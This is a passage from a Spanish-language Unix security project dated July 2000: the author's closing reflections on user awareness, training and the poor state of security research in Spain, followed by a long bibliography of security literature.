en máquinas sin conectar a una red. A continuación, una cuarta parte habla de otros aspectos relacionados con la seguridad de un equipo, algunos de los cuales son las bases para comprender muchas de las cosas que se explican en el trabajo (por ejemplo, la criptología). Para terminar, en la quinta parte del proyecto, ya como apéndices, se presenta un escueto resumen de normas de seguridad a modo de ‘receta de cocina’ para administradores, algunas normativas vigentes en España relacionadas con los sistemas informáticos y su (in)seguridad, una referencia de recursos relacionados con esta materia en Internet, y finalmente un pequeño glosario de términos anglosajones utilizados con frecuencia en el mundo de la seguridad en Unix.

A pesar del elevado nivel de seguridad que Unix puede ofrecer (al menos espero que haya quedado patente que Unix es el sistema operativo de propósito general más seguro hoy en día) cualquiera que se diera una vuelta, física o virtual, por la mayoría de entornos ‘normales’ en España podría comprobar que su seguridad es en la mayor parte de los casos pobre, cuando no inexistente. Si Unix es teóricamente tan seguro, ¿por qué en la práctica cualquier aprendiz de pirata es capaz de ‘colarse’ en servidores de todo tipo?, ¿dónde está el problema? El problema no radica en Unix: radica en las personas que están detrás del sistema operativo, generalmente administradores y usuarios de cualquier categoría. Unix ofrece los mecanismos suficientes como para conseguir un nivel de seguridad más que aceptable, pero somos nosotros los que en muchos casos no sabemos aprovecharlos. Para solucionar el problema, como ya hemos comentado a lo largo del proyecto, existen dos soluciones que todos deberíamos intentar aplicar: en primer lugar la **concienciación** de los problemas que nos

pueden acarrear los fallos de seguridad (a muchos aún les parece que el tema no va con ellos, que los piratas informáticos sólo existen en el cine, y que en su máquina nada malo puede ocurrir). Tras la concienciación, es necesaria una **formación** adecuada a cada tipo de persona (evidentemente no podemos exigir los mismos conocimientos a un administrador responsable de varias máquinas que a un usuario que sólo conecta al sistema para lanzar simulaciones); no es necesario convertirse en un experto, simplemente hay que leer un poco y conocer unas normas básicas (por ejemplo, las presentadas en el apéndice A... si alguien argumenta que no tiene tiempo para leer quince hojas, seguramente está mintiendo). Con estos dos pasos seguramente no pararemos a todos los piratas que nos intenten atacar, pero sí a la gran mayoría de ellos, que es lo que realmente interesa en el mundo de la seguridad.

A parte del lógico incremento en el nivel de seguridad que se conseguiría mediante una mínima concienciación y formación de los usuarios de Unix, existe un escollo que estas dos medidas difícilmente nos van a permitir superar: la simpatía que socialmente despiertan muchos piratas informáticos; por desgracia, mucha gente aún considera a estos personajes una especie de héroes. Si nadie aplaude al que roba un bolso en la calle, ¿por qué aún existen defensores de los que roban contraseñas de un sistema? Mientras sigamos sin darnos cuenta de lo que realmente son los piratas (simplemente delincuentes) será difícil que la seguridad informática sea tomada en serio.

No me gustaría acabar este trabajo sin una pequeña reflexión sobre el panorama de la seguridad en Unix y redes que existe actualmente en España; sólo cabe una definición: **lamentable**. Lo único que por suerte se toma en serio es la criptografía, que cuenta con grupos de estudio y docencia en algunas universidades del país. Del resto, casi es mejor no hablar: no existe ningún grupo importante de investigación en ninguna universidad española, el número de artículos publicados en revistas serias se reduce a cero, y la docencia universitaria a unas pocas asignaturas genéricas – y que ni siquiera son obligatorias –; por supuesto, no existe ningún programa de doctorado relacionando con la materia (excepto, una vez más, y afortunadamente, con la criptografía). De esta forma, si la mayor parte de los informáticos salen de las facultades sin conocer conceptos tan básicos como *sniffer* o caballo de Troya (ya no hablamos de cosas como esteganografía o seguridad multinivel), no es de extrañar que la seguridad se encuentre actualmente (en la mayor parte de los casos) en manos de aficionados a la informática con ciertos conocimientos prácticos pero con una importante falta de bases teóricas sobre la materia. Si lo que queremos son sistemas inseguros y reportajes sensacionalistas sobre quinceañeros que violan la seguridad de La Moncloa, lo estamos consiguiendo... pero quizás deberíamos plantearnos qué ha de pasar para que esto cambie.

Valencia, julio de 2000

Bibliografía

- [Age85] National Security Agency. Magnetic Tape Degausser. Technical Report L14-4-A, National Security Agency/Central Security Service, Octubre 1985.
- [AK96] Ross J. Anderson and Markus Kuhn. Tamper resistance – a cautionary note. In *Proceedings of the 2nd USENIX Workshop on Electronic Commerce*, pages 1–11. The USENIX Association, Noviembre 1996.
- [AKS96] Taimur Aslam, Ivan Krsul, and Eugene H. Spafford. Use of a taxonomy of security faults. Technical Report TR-96-051, Purdue University Department of Computer Science, 1996.
- [ALGJ98] Stefan Axelsson, Ulf Lindqvist, Ulf Gustafson, and Erland Jonsson. An approach to Unix Security Logging. In *Proceedings of the 21st National Information Systems Security Conference*, pages 62–75. National Institute of Standards and Technology/National Computer Security Center, Octubre 1998.
- [And94] Ross J. Anderson. Why Cryptosystems Fail. *Communications of the ACM*, 37:32–40, Noviembre 1994.
- [And97] Ross J. Anderson. Tamperproofing of Chip Cards. Enviado a la lista cypherpunks@cyberpass.net por William H. Geiger III en septiembre, 1997.
- [Ano97] Anonymous. *Maximum Security: a hacker's guide to protecting your Internet site and network*. McMillan Computer Publishing, 1997.
- [ANS98] R. J. Anderson, R. M. Needham, and A. Shamir. The Steganographic File System. *Lecture Notes in Computer Science*, 1525:73–82, 1998.
- [Atk93] Derek A. Atkins. *Charon: Kerberos Extensions for Authentication over Secondary Networks*. PhD thesis, Department of Electrical Engineering and Computer Science, Massachusetts Institute of Technology, 1993.
- [B⁺85] Sheila L. Brand et al. Department of Defense Trusted Computer System Evaluation Criteria. Technical Report DOD 5200.28-STD, Department of Defense, Diciembre 1985.
- [B⁺88] Sue Berg et al. Glossary of Computer Security Terms. Technical Report NCSC-TG-004, National Computer Security Center, Octubre 1988.
- [Bac86] Maurice J. Bach. *The Design of the Unix Operating System*. Prentice Hall, 1986.
- [BAW96] F. Bouchier, J.S. Ahrens, and G. Wells. Laboratory evaluation of the IriScan prototype biometric identifier. Technical Report SAND96-1033, Sandia National Laboratories, Abril 1996.
- [BBD⁺96] Michael Beck, Harold Bohme, Mirko Dzladzka, Ulrich Kunitz, Robert Magnus, and Dirk Verworner. *Linux Kernel Internals*. Addison-Wesley, 1996.

- [BCOW94] John Barkley, Lisa Carnahan, Karen Olsen, and John Wack. Improving security in a network environment. In John Barkley, editor, *Security in Open Systems*, chapter 10. National Institute of Standards and Technology (NIST), Julio 1994. Special Publication 800-7.
- [BD96] Matt Bishop and Michael Dilger. Checking for race conditions in file accesses. *Computing System*, 9(2):131–152, Primavera 1996.
- [Bel92] Steven M. Bellovin. There be dragons. In *Proceedings of the Third USENIX Security Symposium*, pages 1–16. The USENIX Association, Septiembre 1992.
- [Bel93a] Walter Belgers. Unix password security, 1993.
- [Bel93b] Steven M. Bellovin. Packets found on an internet. *Computer Communications Review*, 23(3):26–31, Julio 1993.
- [BF99] Dirk Balfanz and Edward W. Felten. Hand-held computers can be better smart cards. In *Proceedings of the 8th USENIX Security Symposium*. The USENIX Association, Agosto 1999.
- [BGML96] W. Bender, D. Gruhl, N. Morimoto, and A. Lu. Techniques for data hiding. *IBM Systems Journal*, 35(3,4), 1996.
- [Bis86] Matt Bishop. How to write a setuid program. *;login;*, 12(1), Enero 1986.
- [Bis90] Matt Bishop. A Security Analysis of the NTP Protocol, 1990.
- [Bis91] Matt Bishop. A proactive password checker. In D.T. Lindsay and W.L. Price, editors, *Proceedings of the 7th International Conference on Information Security*, pages 150–158, Mayo 1991.
- [Bis92] Matt Bishop. Anatomy of a proactive password changer. In *Proceedings of USENIX Unix Security III*. The USENIX Association, 1992.
- [Bis95] Matt Bishop. Race conditions, files and security flaws; or the tortoise and the hare *redux*. Technical Report CSE-95-8, University of California at Davis, 1995.
- [BK95] Matt Bishop and Daniel V. Klein. Improving system security via proactive password checking. *Computers & Security*, 14(3):233–249, 1995.
- [Bla93] Matt Blaze. A Cryptographic File System for Unix. In *Proceedings of the 1st ACM Conference on Computer and Communications Security*, pages 9–16. ACM, Noviembre 1993.
- [BM91] Steven M. Bellovin and Michael Merritt. Limitations of the Kerberos Authentication System. In *Proceedings of the Winter 1991 USENIX Conference*, pages 253–267. The USENIX Association, Enero 1991.
- [C⁺91] Dave Curry et al. *RFC1244: Site Security Handbook*. Internet Activities Board, Julio 1991.
- [C⁺98] Crispin Cowan et al. StackGuard: automatic adaptative detection and prevention of buffer-overflow attacks. In *Proceedings of the 7th USENIX Security Symposium*. The USENIX Association, Enero 1998.
- [CA97a] Bryan Costales and Eric Allman. *Sendmail*. O'Reilly & Associates, 2nd edition, Enero 1997.
- [CA97b] Bryan Costales and Eric Allman. *Sendmail Desktop Reference*. O'Reilly & Associates, Marzo 1997.

- [Cab96] Pino Caballero. *Introducción a la Criptografía*. Ra-Ma, 1996.
- [Caj82] Valentín Sanz Caja. *Vulnerabilidad y seguridad de los sistemas informáticos*. Fundación Citema, 1982.
- [CB94] William R. Cheswick and Steven M. Bellovin. *Firewalls and Internet Security: Repelling the wily hacker*. Addison Wesley, 1994.
- [CC86] D.B. Cornish and R. V. Clarke. *The Reasoning Criminal: Rational Choice Perspectives on Offending*. Springer-Verlag, 1986.
- [CDK94] G.F. Coulouris, J. Dollimore, and T. Kindberg. *Distributed Systems. Concepts and design*. Addison Wesley, 2nd edition, 1994.
- [CDM97] Rémy Card, Eric Dumas, and Frack Mével. *Programación Linux 2.0: API de sistema y funcionamiento del núcleo*. Eyrolles, 1997.
- [Cen91] National Computer Security Center. Data Remanence in Automated Information Systems. Technical Report NCSC-TG-025, National Computer Security Center, Septiembre 1991.
- [CER99] CERT. CERT Advisory CA-99-02. Trojan Horses. Technical report, Computer Emergency Response Team, Marzo 1999.
- [CES91] CESID. *Glosario de términos de Criptología*. Centro Superior de Información de la Defensa, 1991.
- [CH99] Stephen Ciullo and Daniel Hinojosa. HP-UX kernel tuning and performance guide. <http://www.hp.com/techpartners/tuning.html>, 1999.
- [Cha92] D. Brent Chapman. Network (In)Security through IP packet filtering. In *Proceedings of the third USENIX Security Symposium*, pages 63–76. The USENIX Association, Septiembre 1992.
- [Che92] William R. Cheswick. An evening with Berferd, in which a cracker is lured, endured, and studied. In *Proceedings of the Winter USENIX Conference*. The USENIX Association, Enero 1992.
- [CHN⁺92] Andrew Cherry, Mark W. Henderson, William K. Nickless, Robert Olson, and Gene Rackow. Pass or fail: A new test for password legitimacy, 1992.
- [CHS91] Bruce Corbridge, Robert Henig, and Charles Slater. Packet filtering in an IP router. In *Proceedings of the Fifth LISA Conference*, pages 227–232. The USENIX Association, Octubre 1991.
- [Coc73] C.C. Cocks. A note on non-secret encryption. Technical report, CESG, Noviembre 1973.
- [Coh84] Fred Cohen. Computer viruses: theory and experiments. In *7th DoD/NBS Computer Security Conference Proceedings*, pages 240–263, Septiembre 1984.
- [CoIST99] National Research Council Committee on Information Systems Trustworthiness. *Trust in Cyberspace*. National Academy Press, 1999.
- [Com88] Apollo Computer. Managing SysV System Software. Technical Report 010851-A00, Apollo Computer, Inc. (Hewlett Packard), Junio 1988.
- [Cow92] Randle Cowcher. Physical Security. In Keith M. Jackson and Jan Hruska, editors, *Computer Security Reference Book*, chapter 24, pages 311–332. Butterworth-Heinemann, 1992.

- [CR94] Kaare Christian and Susan Richter. *The Unix Operating System*. John Wiley & Sons, 1994.
- [CWP⁺00] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. In *Proceedings of the SANS 2000 Conference*. The SANS Institute, 2000.
- [CZ95] D. Brent Chapman and Elizabeth D. Zwicky. *Building Internet Firewalls*. O'Reilly & Associates, 1st edition, Noviembre 1995.
- [dA88] Ana Maria de Alvaré. How crackers crack passwords, or what passwords to avoid. Technical Report UCID-21515, Lawrence Livermore National Laboratory, Septiembre 1988.
- [Dau97] John Daugman. Iris recognition for personal identification, 1997.
- [Dau98] John Daugman. Recognizing persons by their iris patterns. In *Biometrics: Personal Identification in Networked Society*, pages 103–121. Kluwer, 1998.
- [Den83] Dorothy Denning. *Cryptography and Data Security*. Addison-Wesley, 1983.
- [Den90] P. Denning. *Computers under attack*. ACM Press, 1990.
- [DFW96] Drew Dean, Edward W. Felten, and Dan S. Wallach. Java Security: from HotJava to Netscape and beyond. In *Proceedings of the IEEE Symposium on Security and Privacy*, 1996.
- [DH76] W. Diffie and M. E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, IT-22:644–654, Noviembre 1976.
- [DH77] W. Diffie and M.E. Hellman. Exhaustive cryptanalysis of the NBS data encryption standad. *Computer*, 10(6):74–84, Junio 1977.
- [Dik99] Casper Dik. Solaris 2 FAQ, Octubre 1999. <ftp://ftp.wins.uva.nl/pub/solaris/>.
- [DP84] D. W. Davies and W. L. Price. *Security for Computer Networks: An Introduction to Data Security in Teleprocessing and Electronic Funds Transfer*. John Wiley and Sons, New York, 1984.
- [Duf89] Tom Duff. Experience with viruses on UNIX systems. In USENIX *Computing Systems*, volume 2, 1989.
- [Ell70] J. H. Ellis. The possibility of Non-Secret digital encryption. Technical report, CESG, Enero 1970.
- [ER89] M.W. Eichin and J.A. Rochlis. With microscope and tweezers: An analysis of the Internet Virus of November 1988. In *IEEE Security and Privacy*, pages 326–343, 1989.
- [Eve92] David Everett. Identity verification and biometrics. In Keith M. Jackson and Jan Hruska, editors, *Computer Security Reference Book*, chapter 10, pages 37–73. Butterworth-Heinemann, 1992.
- [Fen99] Carole Fennelly. The human side of computer security. *SunWorld*, Julio 1999.
- [Fis95] John Fisher. Securing X Windows. Technical Report CIAC-2316 R.0, Department of Energy Computer Incident Advisory Capability – CIAC, Agosto 1995.
- [FK90] David C. Feldmeirer and Philip R. Karn. UNIX password security - ten years later. In G. Brassard, editor, *CRYPTO89*, pages 44–63. Springer-Verlag, 1990. Lecture Notes in Computer Science No. 435.

- [FPA98] Dan Farmer, Brad Powell, and Matthew Archibald. Titan. In *Proceedings of the 12th Systems Administration Conference – LISA '98*. The USENIX Association, Diciembre 1998.
- [Fre98] Martin Freiss. *Protecting networks with SATAN*. O'Reilly & Associates, 1st edition, Mayo 1998.
- [Fri95] Æleen Frisch. *Essential System Administration*. O'Reilly & Associates, 1995.
- [G⁺93] Virgil D. Gligor et al. A Guide to understanding Covert Channel Analysis of Trusted Systems. Technical Report NCSC-TG-030, National Computer Security Center, Noviembre 1993.
- [Gal96a] Miguel Ángel Gallardo. Informatoscopia y tecnología forense. In *Ámbito Jurídico de las Tecnologías de la Información*. Consejo General del Poder Judicial, 1996.
- [Gal96b] Miguel Ángel Gallardo. Seguridad (e inseguridad) en Java. *Seguridad en Informática y Comunicaciones*, (20), Junio 1996.
- [Gal96c] Peter Galvin. Controlling ACLs. *SunWorld*, Agosto 1996.
- [Gar95] Simson Garfinkel. *PGP: Pretty Good Privacy*. O'Reilly & Associates, Enero 1995.
- [GC94] Berny Goodheart and James Cox. *The Magic Garden Explained: The Internals of Unix System V Release 4, an Open Systems Design*. Prentice Hall, 1994.
- [GKK97] Eric Guerrino, Mike Kahn, and Ellen Kapito. User authentication and encryption overview, 1997.
- [Gon97] Marcus Goncalves. *Firewalls Complete*. McGrawHill, 1997.
- [Gon99] Marcus Goncalves. *Check Point Firewall-1 Administration Guide*. McGrawHill, 1999.
- [GS96] Simson Garfinkel and Eugene H. Spafford. *Practical Unix & Internet Security*. O'Reilly & Associates, 2nd edition, Abril 1996.
- [GS97] Simson Garfinkel and Eugene H. Spafford. *Web Security & Commerce*. O'Reilly & Associates, 1st edition, Junio 1997.
- [GSTY96] H. Gobioff, S. Smith, J.D. Tygar, and B. Yee. Smart cards in hostile environments. In *Proceedings of the 2nd USENIX Workshop on Electronic Commerce*. The USENIX Association, Noviembre 1996.
- [Gun96] Shishir Gundavaram. *CGI Programming on the World Wide Web*. O'Reilly & Associates, 1st edition, Marzo 1996.
- [GUQ92] Louis Claude Guillou, Michel Ugon, and Jean-Jacques Quisquater. The smart card – a standardized security device dedicated to public cryptology. In *Contemporary Cryptology – The Science of Information Integrity*, pages 561–614. IEEE Press, 1992.
- [Gut96] Peter Gutmann. Secure deletion of data from magnetic and solid-state memory. In *Sixth USENIX Security Symposium Proceedings*. The USENIX Association, Julio 1996.
- [Hal94] Neil Haller. The s/KEY one time password system. In *Proceedings of the ISOC Symposium on network and distributed systems security*, Febrero 1994.
- [HC83] Richard C. Hollinger and John P. Clark. *Theft by Employees*. Lexington Books, 1983.
- [Hig88] H.J. Highland. Electromagnetic Eavesdropping Machines for Christmas? *Computers and Security*, 7(4), 1988.

- [HJAW88] Matthew S. Hecht, Abhai Johri, Radhakrishna Aditham, and T. John Wei. Experience adding C2 Security Features to Unix. In USENIX *Conference Proceedings*, pages 133–146. The USENIX Association, Verano 1988.
- [Hu91] W. M. Hu. Reducing timing channels with fuzzy time. In *Proceedings of the 1991 Symposium on Research in Security and Privacy*, pages 8–20. IEEE Computer Society, Mayo 1991.
- [Hun92] Craig Hunt. *TCP/IP Network Administration*. O'Reilly & Associates, 1992.
- [Huo98] Simo Huopio. Biometric Identification. In *Seminar on Network Security: Authorization and Access Control in Open Network Environment*, 1998.
- [Ins97] Shawn Instentes. Stack Smashing: What to do? ;login:, 22(2), Abril 1997.
- [ISV95] David Icove, Karl Seger, and William VonStorch. *Computer Crime. A Crimefighter's handbook*. O'Reilly & Associates, 1995.
- [JTY97] Philippe Janson, Gene Tsudik, and Moti Yung. Scalability and flexibility in authentication services: The KryptoKnight Approach. In *Proceedings of INFOCOM '97*. IEEE Computer Society, 1997.
- [JZRT99] Karen Johnson, Jeffrey B. Zurschmeide, John Raithel, and Bill Tuthill. IRIX admin: backup, security and accounting. Technical Report 007-2862-004, Silicon Graphics, Inc., 1999.
- [Kah67] David Kahn. *The Codebreakers*. McMillan, 1967.
- [Kat88] J. Katz. *Seductions of Crime: Moral and Sensual Attractions in Doing Evil*. Basic Books, 1988.
- [KI99] Gershon Kedem and Yuriko Ishihara. Brute force attack on Unix passwords with SIMD computer. In *Proceedings of the 8th USENIX Security Symposium*. The USENIX Association, Agosto 1999.
- [Kir95] Olaf Kirch. *The Linux Network Administrators' Guide*. O'Reilly & Associates, 1995.
- [KK92] David Koblas and Michelle Koblas. Socks. In *Proceedings of the Third Unix Security Symposium*, pages 77–83. The USENIX Association, Septiembre 1992.
- [Kle90] Daniel V. Klein. Foiling the cracker: A survey of, and improvements to, password security. In *Unix Security Workshop*, pages 5–14. The USENIX Association, Agosto 1990.
- [KMM95] R. Kohno, R. Meidan, and L.B. Milstein. Spread Spectrum Access Methods for Wireless Communications. *IEEE Communications Magazine*, 33:58–67, Enero 1995.
- [KP84] Brian W. Kernighan and Rob Pike. *The Unix Programming Environment*. Prentice Hall, 1984.
- [KS93] Gene H. Kim and Eugene H. Spafford. The design and implementation of Tripwire: A file system integrity checker. Technical Report CSD-TR-93-071, Purdue University, Noviembre 1993.
- [KS94a] Gene H. Kim and Eugene H. Spafford. Experiences with Tripwire: using integrity checkers for intrusion detection. In *Systems Administration, Networking and Security Conference III*. The USENIX Association, Abril 1994.
- [KS94b] Gene H. Kim and Eugene H. Spafford. Writing, supporting and evaluating Tripwire: a publically available security tool. In *Proceedings of the USENIX Applications Development Symposium*. The USENIX Association, 1994.

- [KT97] Micki Krause and Harold F. Tipton. *Handbook of Information Security Management*. CRC Press LLC, 1997.
- [Lam73] B. W. Lampson. A note on the Confinement Problem. *Communications of the ACM*, 16(10):613–615, Octubre 1973.
- [Lam81] Leslie Lamport. Password authentication with insecure communication. *Communications of the ACM*, 24(11):770–772, Noviembre 1981.
- [Lap91] J.C. Laprie. *Dependability: Basic concepts and terminology*. Springer-Verlag, 1991.
- [LBMC94] Carl E. Landwher, Alan R. Bull, John P. McDermott, and William S. Choi. A taxonomy of computer program security flaws, with examples. *ACM Computing Surveys*, 3(26), Septiembre 1994.
- [Lip75] Steven B. Lipner. A note on the Confinement Problem. *Operating Systems Review*, 9(5):192–196, Noviembre 1975.
- [MA94] Roger Merckling and Anne Anderson. RFC 57.0: Smart Card Introduction, Marzo 1994.
- [Man91] Jason Manger. *Unix: The complete book*. Sigma Press, 1991.
- [Man96] U. Manber. A simple scheme to make passwords based on One-Way functions much harder to crack. *Computers & Security*, 15(2):171–176, 1996.
- [Mar88a] John Markhoff. Author of computer ‘virus’ is son of U.S. electronic security expert. *The New York Times*, 5 Noviembre 1988.
- [Mar88b] John Markhoff. A family’s passion for computers, gone sour. *The New York Times*, 11 Noviembre 1988.
- [McH95] John McHugh. Covert channel analysis. In *Handbook for the Computer Security Certification of Trusted Systems*. Naval Research Laboratory, Enero 1995.
- [McI89] M. Douglas McIlroy. Virology 101. In USENIX *Computing Systems*, volume 2, 1989.
- [McM97] Dave McMordie. Texture analysis of the human iris for high security authentication. Technical Report Image Processing 304-529, Department of Electrical Engineering, McGill University, Diciembre 1997.
- [Mel97] Mark K. Mellis. Surprises in the DMZ. *;login:*, 22(1), Febrero 1997.
- [Men98] Phunda Menta. Linux and random source bleaching. *Phrack Magazine*, 8(54), 1998.
- [Mey89] Gordon R. Meyer. *The Social Organization of the Computer Underground*. PhD thesis, Northern Illinois University, 1989.
- [MF96] Gary McGraw and Edward Felten. *Java Security: Hostile Applets, Holes and Antidotes*. John Wiley and Sons, 1996.
- [MFS90] Barton P. Miller, Lars Fredriksen, and Bryan So. An empirical study of the reliability of Unix utilities. *Communications of the ACM*, 33(12):32–44, Diciembre 1990.
- [MK94] Ira S. Moskowitz and Myong H. Kang. Covert Channels – Here to Stay? In *Proceedings of COMPASS ’94*, pages 235–243. IEEE Press, Junio 1994.
- [MK99] Andrew D. McDonald and Markus G. Kuhn. StegFS: A Steganographic File System for Linux. In Andreas Pfitzmann, editor, *Information Hiding*, pages 461–475. Springer-Verlag, 1999.

- [MKL⁺95] Barton P. Miller, David Koski, Cjin Pheow Lee, Vivekananda Maganty, Ravi Murthy, Ajitkumar Natarajan, and Jeff Steidl. Fuzz revisited: A re-examination of the reliability of Unix utilities and services. ftp://grilled.cs.wisc.edu/technical_papers/fuzz-revisited.ps, 1995.
- [MNSS87] S.P. Miller, B.C. Neuman, J.I. Schiller, and J.H. Saltzer. Kerberos Authentication and Authorization System. In *Project Athena Technical Plan*, chapter E.2.1. Massachusetts Institute of Technology, Diciembre 1987.
- [Mog89] Jeffrey C. Mogul. Simple and flexible datagram access control for Unix-based gateways. In *Proceedings of the USENIX Summer Conference*, pages 203–221. The USENIX Association, 1989.
- [Mou00] Gerhard Mourani. Get acquainted with Linux Security and Optimization System. Technical report, Open Network Architecture, Enero 2000.
- [MPS⁺93] Sead Muftic, Ahmed Patel, Peter Sanders, Rafael Colon, Jan Heijnsdijk, and Unto Pulkkinen. *Security in Open Systems*. John Wiley and Sons, 1993.
- [MS94] Gina Miscovitch and David Simons. *The SCO Performance Tuning Handbook*. Prentice Hall, 1994.
- [MS98] Nimisha V. Mehta and Karen R. Sollins. Expanding and extending the security features of Java. In *Proceedings of the 7th USENIX Security Symposium*. The USENIX Association, Enero 1998.
- [MT79] Robert Morris and Ken Thompson. Password security: A case history. *Communications of the ACM*, 22(11), Noviembre 1979.
- [MTHZ92] Refik Molva, Gene Tsudik, Els Van Herrenwegen, and Stefano Zatti. KryptoKnight Authentication and Key Distribution Service. In *Proceedings of ESORICS 92*, Octubre 1992.
- [MvOV96] Alfred J. Menezes, Paul C. van Oorschot, and Scott A. Vanstone. *Handbook of Applied Cryptography*. CRC Press, Octubre 1996.
- [NS78] R.M. Needham and M.D. Schroeder. Using encryption for authentication in large networks of computers. *Communications of the ACM*, 21(12):993–999, Diciembre 1978.
- [NSS89] Evi Nemeth, Garth Snyder, and Scott Seebass. *Unix System Administration Handbook*. Prentice Hall, 1989.
- [Olo92] Tomas Olovsson. A structured approach to computer security. Technical Report 122, Chalmers University of Technology, 1992.
- [One96] Aleph One. Smashing the stack for fun and profit. *Phrack Magazine*, 7(49), Noviembre 1996.
- [Org88] International Standards Organization. Information Processing Systems - OSI RM. Technical Report 97 7498-2, ISO/TC, 1988. Part 2: Security Architecture.
- [oS80] National Bureau of Standards. DES Modes of Operation. Technical Report NBS FIPS PUB 81, U.S. Department of Commerce, Dicembre 1980.
- [oST84] National Institute of Standards and Technology. Digital Signature Standard. Technical Report NIST FIPS PUB 185, U.S. Department of Commerce, Mayo 1984.
- [OT88] Tim O'Reilly and Grace Todino. *Managing UUCP and UseNet*. O'Reilly & Associates, Marzo 1988.

- [otUAH90] Department of the US Army Headquarters. Basic cryptanalysis. Technical Report FM-34-40-2, United States Army, Septiembre 1990.
- [P⁺94] Susan Peppard et al. *Unix Unleashed*. Sams Publishing, 1st edition, 1994.
- [Par81] Donn B. Parker. *Computer Security Management*. Prentice Hall, 1981.
- [Par94] Donn B. Parker. Demonstrating the elements of information security with threats. In *Proceedings of the 17th National Computer Security Conference*, pages 421–430, 1994.
- [Par98] William Parkhurst. *Cisco Router OSPF Design and Implementation Guide*. McGraw-Hill, 1998.
- [PB93] W. Timothy Polk and Lawrence E. Bassham. Security issues in the Database Language SQL, Julio 1993.
- [Pf97] Charles P. Pfleeger. *Security in computing*. Prentice Hall, 1997.
- [Phi97] Ken Phillips. Biometric identification comparison chart. *PC Week*, Marzo 1997.
- [Pit00] Jesús Pita. La tarjeta inteligente como medio de identificación electrónica y acceso a servicios de seguridad: la experiencia de la FNMT-RCM. *Seguridad en Informática y Comunicaciones*, (39), Abril 2000.
- [PK91] P.A. Porras and R.A. Kemmerer. Analyzing covert storage channels. In *Proceedings of the 1991 Symposium on Research in Security and Privacy*, pages 36–51. IEEE Computer Society, Mayo 1991.
- [Pla83] José Plans. *La pratique de l'audit informatique*. Eyrolles, 1983.
- [Pla99] Plasmoid. Attacking Solaris with loadable kernel modules. <http://www.infowar.co.uk/thc/>, 1999.
- [PN92] Norman E. Proctor and Peter G. Neumann. Architectural implications of Covert Channels. In *Proceedings of the 15th National Computer Security Conference*, pages 28–43, Octubre 1992.
- [PPK93] Pinkas, Parker, and Kaijser. SESAME: An Introduction, 1993.
- [Pra99a] Pragmatic. Attacking FreeBSD with Kernel Modules. <http://www.infowar.co.uk/thc/>, Junio 1999.
- [Pra99b] Pragmatic. Complete Linux Loadable Kernel Modules. <http://www.infowar.co.uk/thc/>, Marzo 1999.
- [RA94] Marcus J. Ranum and Frederick M. Avolio. A toolkit and methods for internet firewalls. In *Proceedings of the Technical Summer Conference*, pages 37–44. The USENIX Association, Junio 1994.
- [Rad92] Peter V. Radatti. Computer virus awareness for UNIX. *NCSA News*, 3:8, Mayo 1992.
- [Rad93] Peter V. Radatti. The plausibility of UNIX virus attacks. Technical report, Cybersoft, Inc., 1993.
- [Rad95] Peter V. Radatti. Computer viruses in Unix networks. Technical report, Cybersoft, Inc., 1995.
- [Rad97] Peter V. Radatti. MrMean the hacker. ;login:, Octubre 1997.
- [Ran93] Marcus J. Ranum. Thinking about Firewalls. In *Proceedings of the Second SANS Conference*, Abril 1993.

- [Ran95] Marcus J. Ranum. Firewalls Frequently Asked Questions, 1995.
- [RCG96] A. Ribagorda, A. Calvo, and M.A. Gallardo. *Seguridad en Unix: Sistemas Abiertos e Internet*. Paraninfo, 1996.
- [Rei89] N. Reichman. Breaking confidences: Organizational influences on insider trading. *The Sociological Quarterly*, 30:185–204, 1989.
- [Rit86] Dennis M. Ritchie. On the security of UNIX. In *UNIX System Manager's Manual, 4.3 BSD, Virtual VAX-11 Version*, pages 17:1–3. University of California, Berkeley, CA, Abril 1986.
- [Riv90] Ron Rivest. The MD4 message digest algorithm. In *Crypto '90 Abstracts*, pages 281–291, Agosto 1990.
- [Riv92] Ron Rivest. The MD5 message digest algorithm, Abril 1992. Internet Request for Comments 1321.
- [Rob94] Andrew T. Robinson. Internet Firewalls: An Introduction. Technical report, NetMAINE, P.O. BOX 8258, Portland, ME 04104-8258, USA, 1994.
- [Rou96] Route. Project Loki: ICMP Tunnelling. *Phrack Magazine*, 7(49), Noviembre 1996.
- [Row96] Craig H. Rowland. Covert Channels in the TCP/IP Protocol Suite, 1996.
- [Roy88] Mike Royko. Here´s how to stop computer vandals. *The Chicago Tribune*, 7 Noviembre 1988.
- [Rus99] Paul Russell. Linux ipchains HOWTO, v. 1.0.7. <http://www.rustcorp.com/linux/ipchains/>, 1999.
- [RW84] James A. Reeds and Peter J. Weinberger. File security and the UNIX system crypt command. *AT&T Bell Labs Technical Journal*, 63(8):1673–1683, Octubre 1984.
- [Sal90] A. Salomaa. *Public Key Cryptography*. Springer-Verlag, 1990.
- [SBL90] Corey Sandler, Tom Badgett, and Larry Lefkowitz. *VAX Security: Protecting the System and the Data*. John Wiley and Sons, 1990.
- [Sch94] Bruce Schneier. *Applied Cryptography: Protocols, Algorithms and Source Code in C*. John Wiley & Sons, 1994.
- [Sch97] John Schimmel. A historical look at firewall technologies. *;login;*, 22(1), Febrero 1997.
- [See89] Donn Seeley. A tour of the Worm. In *Proceedings of 1989 Winter USENIX Conference*. USENIX Association, Febrero 1989.
- [Sei99] Kurt Seifried. Linux Administrator´s Security Guide. <http://www.securityportal.com/lasg/>, 1999.
- [Sem96] Chuck Semeria. Internet Firewalls and Security. Technical report, 3Com, 1996.
- [Ser91] Omri Serlin. SVR4 may become the first truly secure Unix. *UNIXWORLD*, VIII(11):39–40, Noviembre 1991.
- [SH82] John F. Shoch and Jon A. Hupp. The worm programs – early experience with a distributed computation. *Communications of the ACM*, 25(3):172–180, Marzo 1982.
- [SH95] Karanjit Siyan and Chris Hare. *Internet y seguridad en redes*. Prentice Hall, 1995.
- [Sha49] C. E. Shannon. Communication theory of secrecy systems. *Bell Systems Technology Journal*, 28:657–715, 1949.

- [Sho00] Adam Shostack. Security code review guidelines, 2000.
- [Sim90] Steve Simmons. Life without root. In *Proceedings of the 4th Systems Administration Conference – LISA '90*. The USENIX Association, Octubre 1990.
- [SK98] Bruce Schneier and John Kelsey. Cryptographic support for secure logs on untrusted machines. In *Proceedings of the 7th USENIX Security Symposium*. The USENIX Association, Enero 1998.
